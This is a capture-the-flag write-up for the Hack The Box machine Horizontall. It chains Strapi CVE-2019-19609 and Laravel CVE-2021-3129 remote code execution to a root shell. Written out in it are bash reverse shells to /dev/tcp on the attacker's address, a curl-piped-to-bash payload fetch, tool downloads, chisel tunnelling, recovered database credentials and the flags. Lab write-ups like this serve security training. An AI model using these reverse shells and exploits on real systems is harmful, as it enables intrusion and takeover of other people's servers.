Horizontall by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Horizontall	10.10.11.105	Linux	20	4.3	14479	11234	Yes	2021-08-28	2022-02-05	No	374

Summary

1. Scan ports -> 22,80
2. Fuzz subdomains -> api-prod.horizontall.htb
3. Strapi vuln CVE-2019-19609 -> RCE as user strapi -> strapi shell
4. Chisel port forwarding tunnel and scan ports -> Lavarel on port 8000
5. Lavarel CVE-2020-3129 exploit -> root RCE -> root shell

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.11.105
PING 10.10.11.105 (10.10.11.105) 56(84) bytes of data.
64 bytes from 10.10.11.105: icmp_seq=1 ttl=63 time=105 ms
```

Nmap port scan

First, we run a open ports scan with nmap to see which ports are open on the target.

```
❯ sudo nmap -p- -sS -min-rate 5000 -Pn -n 10.10.11.105 -oG Enum/allPorts
```

From where we can enumerate:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.11.105

    [*] Open ports:  22,80

[*] Ports have been copied to clipboard...
```

Now, let's run a detailed scan on the open ports:

```
❯ nmap -p22,80 -n -A 10.10.11.105 -v -oN Enum/targeted
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
```

```
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Final nmap report

Port	Service	Version	Extra
22	ssh	OpenSSH_7.2p2	-
80	http	nginx 1.14.0	Domain: horizontall.htb

Web enumeration (horizontall.htb)

Whatweb scan

We perform a technology scan with whatweb and wappalyzer.

```
❯ whatweb horizontall.htb
http://horizontall.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0
(Ubuntu)], IP[10.10.11.105], Script, Title[horizontall], X-UA-Compatible[IE=edge], nginx[1.14.0]
```

Toguether with wappalyzer, we obtain:

Technology	Version	Detail
nginx	1.14.0	Ubuntu Linux
Core-js	3.13.1	-

Subdirectory fuzzing

We perform a subdirectory fuzzing with wfuzz

```
❯ wfuzz -c -t 200 --hc 404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -
-hh 901 "http://horizontall.htb/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://horizontall.htb/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000039:   301        7 L      13 W       194 Ch      "img"
000000550:   301        7 L      13 W       194 Ch      "css"
000000953:   301        7 L      13 W       194 Ch      "js"
```

All the pages discovered redirect to a 403 Frobidden page.

Subdomain fuzzing

We perform a subdomain fuzzing with wfuzz

```
❯ wfuzz -c -u "http://horizontall.htb/" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -t 200 --hc 301 -H "Host:FUZZ.horizontall.htb"
********************************************************
```

```
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://horizontall.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        1 L      43 W       901 Ch      "www"
000047093:   200        19 L     33 W       413 Ch      "api-prod"
```

The subdomain www.horizontall.htb is the same as horizontall.htb, but we found http://api-prod.horizontall.htb.

Manual enumeration

We open a browser and try to look over the source of the page and its content.

- All the buttons are useless.
- Only accessible page is http://horizontall.htb/

This path seems a rabbithole.

Web enumeration (api-prod.horizontall.htb)

Whatweb scan

We perform a technology scan with whatweb and wappalyzer.

```
❯ whatweb api-prod.horizontall.htb
http://api-prod.horizontall.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[nginx/1.14.0 (Ubuntu)], IP[10.10.11.105], Strict-Transport-Security[max-age=31536000;
includeSubDomains], Title[Welcome to your API], UncommonHeaders[content-security-policy], X-Frame-
Options[SAMEORIGIN], X-Powered-By[Strapi <strapi.io>], X-UA-Compatible[IE=edge], X-XSS-Protection[1;
mode=block], nginx[1.14.0]
```

Toguether with wappalyzer, we obtain:

Technology	Version	Detail
nginx	1.14.0	Ubuntu Linux
Strapi	-	strapi.io
Core-js	2.6.12	-
Lodash	4.17.21	-

Subdirectory fuzzing


We perform a subdirectory fuzzing with wfuzz

```
❯ wfuzz -c -t 200 --hc 404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -
-hh 413 "http://api-prod.horizontall.htb/FUZZ"

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://api-prod.horizontall.htb/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000259:   200        16 L     101 W      854 Ch      "admin"
000000137:   200        0 L      21 W       507 Ch      "reviews"
000000202:   403        0 L      1 W        60 Ch       "users"
000001609:   200        0 L      21 W       507 Ch      "Reviews"
000003701:   403        0 L      1 W        60 Ch       "Users"
000006098:   200        16 L     101 W      854 Ch      "Admin"
000029309:   200        0 L      21 W       507 Ch      "REVIEWS"
000064268:   400        0 L      4 W        69 Ch       "%C0"
```

We discovered 3 unique pages: `/admin` and `/reviews` with code 200, and `/users` with code 403.

Manual enumeration

When we open the page `/admin`, we see a login form:



When we open the page `/reviews`, we see an api's output:

```
❯ curl api-prod.horizontall.htb/reviews -s | jq
[
  {
    "id": 1,
    "name": "wail",
    "description": "This is good service",
    "stars": 4,
    "created_at": "2021-05-29T13:23:38.000Z",
    "updated_at": "2021-05-29T13:23:38.000Z"
  },
  {
    "id": 2,
    "name": "doe",
    "description": "i'm satisfied with the product",
    "stars": 5,
    "created_at": "2021-05-29T13:24:17.000Z",
    "updated_at": "2021-05-29T13:24:17.000Z"
  },
  {
    "id": 3,
    "name": "john",
    "description": "create service with minimum price i hop i can buy more in the futur",
    "stars": 5,
    "created_at": "2021-05-29T13:25:26.000Z",
    "updated_at": "2021-05-29T13:25:26.000Z"
  }
]
```

From this last page we can enumerate three possible users: `wail`, `doe` and `john`.

RCE (strapi)

Researching, we found out vulnerabilities related to RCE on strapi version `3.0.0-beta.17.4`, but we don't know the version. Anyway, as we have got access to the `/admin` page we can retrieve the version:

```
❯ curl api-prod.horizontall.htb/admin/init -s | jq
{
  "data": {
    "uuid": "a55da3bd-9693-4a08-9279-f9df57fd1817",
    "currentEnvironment": "development",
    "autoReload": false,
    "strapiVersion": "3.0.0-beta.17.4"
  }
}
```

And we confirm that the version is `3.0.0-beta.17.4`. So let's try this exploit following the CVE-2019-19609:

```
❯ python3 Exploits/50239.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjU0MDk1NTg5LCJleHAiOjE2NT
Y2ODc1ODl9.khqXMWX-5W7zw5qLDn2byNZD4lYwAm3K2L_8XCCkZcY


$>
```

From this point we obtained RCE on the machine (Blind RCE so we cannot see output of commands), and changed admin credentials to `admin:SuperStrongPassword1`. Now, we can test if we can establish a nc connection with our machine:

```
# RCE shell
$> nc 10.10.16.5 3333
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don\'t expect to see output
# Our shell
❯ nc -nlvp 3333
Connection from 10.10.11.105:46914
```

So there is conectivity. The last step is to try to establish a reverse shell:

```
# RCE shell
$> bash -c 'bash -i >& /dev/tcp/10.10.16.5/3333 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don\'t expect to see output
# Listening shell
❯ nc -nlvp 3333
Connection from 10.10.11.105:46922
bash: cannot set terminal process group (1897): Inappropriate ioctl for device
bash: no job control in this shell
```

```
strapi@horizontall:~/myapi$ whoami
whoami
strapi
```

We got a shell on the machine. Anyway, in the following execution we can see we are not the user we need yet:

```
strapi@horizontall:~/myapi$ cat /etc/passwd | grep "sh$"
cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:hackthebox:/home/developer:/bin/bash
strapi:x:1001:1001::/opt/strapi:/bin/sh
strapi@horizontall:~/myapi$ ls /home
ls /home
developer
```

So we obtained `strapi` user, but we need to escalate to `developer` user.

User shell

As `strapi` user we got access to `/myapi` and its content. We tried to read the flag and it is possible so we assume the user shell intended to capture was `strapi`.

Privilege escalation

If we look around `/opt/myapi`, we will eventually find the file `/opt/myapi/config/environments/development/database.json`, with this content:

```
strapi@horizontall:~/myapi/config/environments$ cat development/database.json
cat development/database.json
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
}
```

From where we discovered new credentials `developer:#J!:F9Zt2u` and that there should be a mysql database allocated at port 3306. We could first try using these credentials on any of the users found on the ssh server: Failed in all three. As the system has a mysql binary, we could try to connect to that database with these credentials:

```
strapi@horizontall:~/myapi$ which mysql
which mysql
/usr/bin/mysql
strapi@horizontall:~/myapi$ mysql -u developer -p
mysql -u developer -p
Enter password: # '#J!:F9Zt2u'
```

But terminal freezes and remains useless, so we guess we need a proper terminal to access the database. In order to obtain that we are going to achieve an interactive shell:

```
strapi@horizontall:~/myapi$ script /dev/null -c bash
strapi@horizontall:~/myapi$ ^Z
❯ stty raw -echo;fg
reset xterm
strapi@horizontall:~/myapi$ export TERM=xterm
```

Now, with a fully interactive shell, we can try to login to the database:

```
strapi@horizontall:~/myapi$ mysql -u developer -p
Enter password: # '#J!:F9Zt2u'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> connect strapi
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Connection id:    34
Current database: strapi

mysql> show tables;
+------------------------------+
| Tables_in_strapi             |
+------------------------------+
| core_store                   |
| reviews                      |
| strapi_administrator         |
| upload_file                  |
| upload_file_morph            |
| users-permissions_permission |
| users-permissions_role       |
| users-permissions_user       |
+------------------------------+
8 rows in set (0.01 sec)

mysql> select * from strapi_administrator;
+----+----------+-----------------------+--------------------------------------------------------------
+--------------------+---------+
| id | username | email                 | password
| resetPasswordToken | blocked |
+----+----------+-----------------------+--------------------------------------------------------------
+--------------------+---------+
|  3 | admin    | admin@horizontall.htb | $2a$10$1yLkM4aqjXKnebsEQdpPZ.lbycUevYMO/CmeEOjF/TR5qXPrpFJ7S
| NULL               |    NULL |
+----+----------+-----------------------+--------------------------------------------------------------
+--------------------+---------+
1 row in set (0.00 sec)
```

We find some data, but it is all related to the strapi CMS and not useful for escalating privileges.

pspy32

We can try to upload the pspy32s binary to the machine via base64 encoding and spying on root's crontabs. Since the binary is too heave, it is a better idea to transfer it via a pyhton3 http server:

```
strapi@horizontall:~/myapi$ wget http://10.10.16.5:8000/pspy32s
strapi@horizontall:~/myapi$ mv pspy32s /tmp
```

```
strapi@horizontall:~/myapi$ cd /tmp
strapi@horizontall:/tmp$ ./pspy32s -c -i 100 | grep UID=0
```

Looks like there are no cron jobs set up in the server.

linpeas.sh

Let's try the same thing with linpeas.sh:

```
strapi@horizontall:/tmp$ wget http://10.10.16.5:8000/linpeas.sh
strapi@horizontall:/tmp$ chmod +x linpeas.sh
strapi@horizontall:/tmp$ ./linpeas.sh
```

From its output we discover:

- Sudo version: `1.8.21p2` -> Vuln to CVE-2021-4304
- Active ports:
  - `8000` -> ?
  - `3306` -> mysql
  - `1337` -> ?
- Users with console: `root`,`developer`,`strapi`
- Api keys:
  - `mySecretKey1`
  - `mySecretKey2`

CVE-2021-4304

As we can see, the system is reported to be vulnerable to CVE-2021-4034, so we can try to escalate privileges:

```
strapi@horizontall:/tmp$ wget http://10.10.16.5:8000/4034.tar.gz
strapi@horizontall:/tmp$ tar -xf 4034.tar.gz
strapi@horizontall:/tmp$ cd CVE-2021-4034/
strapi@horizontall:/tmp/CVE-2021-4034$ make
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
strapi@horizontall:/tmp/CVE-2021-4034$ ./cve-2021-4034
./cve-2021-4034: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./cve-2021-4034)
```

This exploit resulted unsuccessful, as the exploit is not working on the system.

Chisel tunneling

Then, the last thing we can do is to nmap those unkown ports on `127.0.0.1` of the victim:

```
strapi@horizontall:/tmp$ wget http://10.10.16.5:8000/chisel
strapi@horizontall:/tmp$ chmod +x chisel
strapi@horizontall:/tmp$ ./chisel --help

  Usage: chisel [command] [--help]

  Version: 1.7.7 (go1.17.6)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel
strapi@horizontall:/tmp$ ./chisel client 10.10.16.5:4444 R:socks
2022/06/01 16:13:01 client: Connecting to ws://10.10.16.5:4444
2022/06/01 16:13:02 client: Connected (Latency 100.266019ms)
```

On our machine:

```
❯ chisel server --port 4444 --reverse
# Before connection
2022/06/01 18:12:39 server: Reverse tunnelling enabled
2022/06/01 18:12:39 server: Fingerprint lRlwm2vZQZ3bzpEj6eIf3i43zqPcTVIsBVDJgw+Al6A=
2022/06/01 18:12:39 server: Listening on http://0.0.0.0:4444
2022/06/01 18:13:03 server: session#1: Client version (1.7.7) differs from server version (v1.7.7)
# After connection
2022/06/01 18:13:03 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


Now that the chisel tunnel is set up, we can try to run an nmap through proxychains:

```
❯ proxychains nmap -p1337,8000 -A 127.0.0.1 -oN Enum/chiselledPorts
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-01 18:16 CEST
PORT     STATE SERVICE   VERSION
1337/tcp open  waste?
8000/tcp open  http-alt?
```

We see that port 8000 can be running an http server, let's check if we detect any webpage:

```
strapi@horizontall:/tmp$ ./chisel client 10.10.16.5:4444 R:8000:127.0.0.1:8000
2022/06/01 16:20:29 client: Connecting to ws://10.10.16.5:4444
2022/06/01 16:20:30 client: Connected (Latency 98.382626ms)
```

After configuring remote port forwarding to p8000, we can now access to the webpage:


localhost:8000

Laravel

Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.

Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.

Laravel News

Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.

Vibrant Ecosystem

Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.

Shop Sponsor Laravel v8 (PHP v7.4.18)

So we can start the enumeration for this webpage:

```
❯ whatweb localhost:8000
http://localhost:8000 [200 OK] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5,
HttpOnly[laravel_session], IP[127.0.0.1], Laravel, PHP[7.4.22], Title[Laravel], X-Powered-
By[PHP/7.4.22]
```

We can see the port 8000 is hosting a laravel application. As we don't know the version, we can blindly try to use this exploit:

```
❯ git clone https://github.com/nth347/CVE-2021-3129_exploit
❯ cd CVE-2021-3129_exploit
❯ python3 exploit.py http://localhost:8000 Monolog/RCE1 whoami
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 2872, done.
```

```
remote: Counting objects: 100% (419/419), done.
remote: Compressing objects: 100% (137/137), done.
remote: Total 2872 (delta 324), reused 293 (delta 278), pack-reused 2453
Receiving objects: 100% (2872/2872), 408.60 KiB | 1.30 MiB/s, done.
Resolving deltas: 100% (1195/1195), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

root

[i] Trying to clear logs
[+] Logs cleared
```

Success!! We got RCE execution as root on the victim's machine. Last step is to obtain a reverse shell as root:

```
# Listening shell
❯ echo "bash -i >& /dev/tcp/10.10.16.5/5555 0>&1" > Exploits/reverse_tcp
❯ sudo python3 -m http.server 80 &
[1] 468350
❯ nc -nlvp 5555
# Triggering shell
❯ python3 exploit.py http://localhost:8000 Monolog/RCE1 'curl http://10.10.16.5/Exploits/reverse_tcp -s
| bash'
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
```

After executing, in the listening shell we should obtain:

```
Connection from 10.10.11.105:40544
bash: cannot set terminal process group (26801): Inappropriate ioctl for device
bash: no job control in this shell
root@horizontall:/home/developer/myproject/public# ls
favicon.ico
index.html
index.php
reverse_tcp
reverse_tcp.1
robots.txt
web.config
root@horizontall:/home/developer/myproject/public# whoami
```

So we obtained a root shell.

CVE

CVE-2019-19609

The Strapi framework before 3.0.0-beta.17.8 is vulnerable to Remote Code Execution in the Install and Uninstall Plugin components of the Admin panel, because it does not sanitize the plugin name, and attackers can inject arbitrary shell commands to be executed by the execa function.

CVE-2021-4034

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.

CVE-2021-3129

Ignition before 2.5.2, as used in Laravel and other products, allows unauthenticated remote attackers to execute arbitrary code because of insecure usage of file_get_contents() and file_put_contents(). This is exploitable on sites using debug mode with Laravel before 8.4.2.

Machine flag

Type	Flag	Blood	Date
User	171a3c51c1d4d1ec03aceabd30da19a8	No	01-06-2022
Root	292674d481a4c2060959e782810de0dc	No	01-06-2022

References

- https://www.exploit-db.com/exploits/50239
- https://www.cvedetails.com/cve/CVE-2019-19609/
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4034
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3129
- https://github.com/nth347/CVE-2021-3129_exploit/blob/master/exploit.py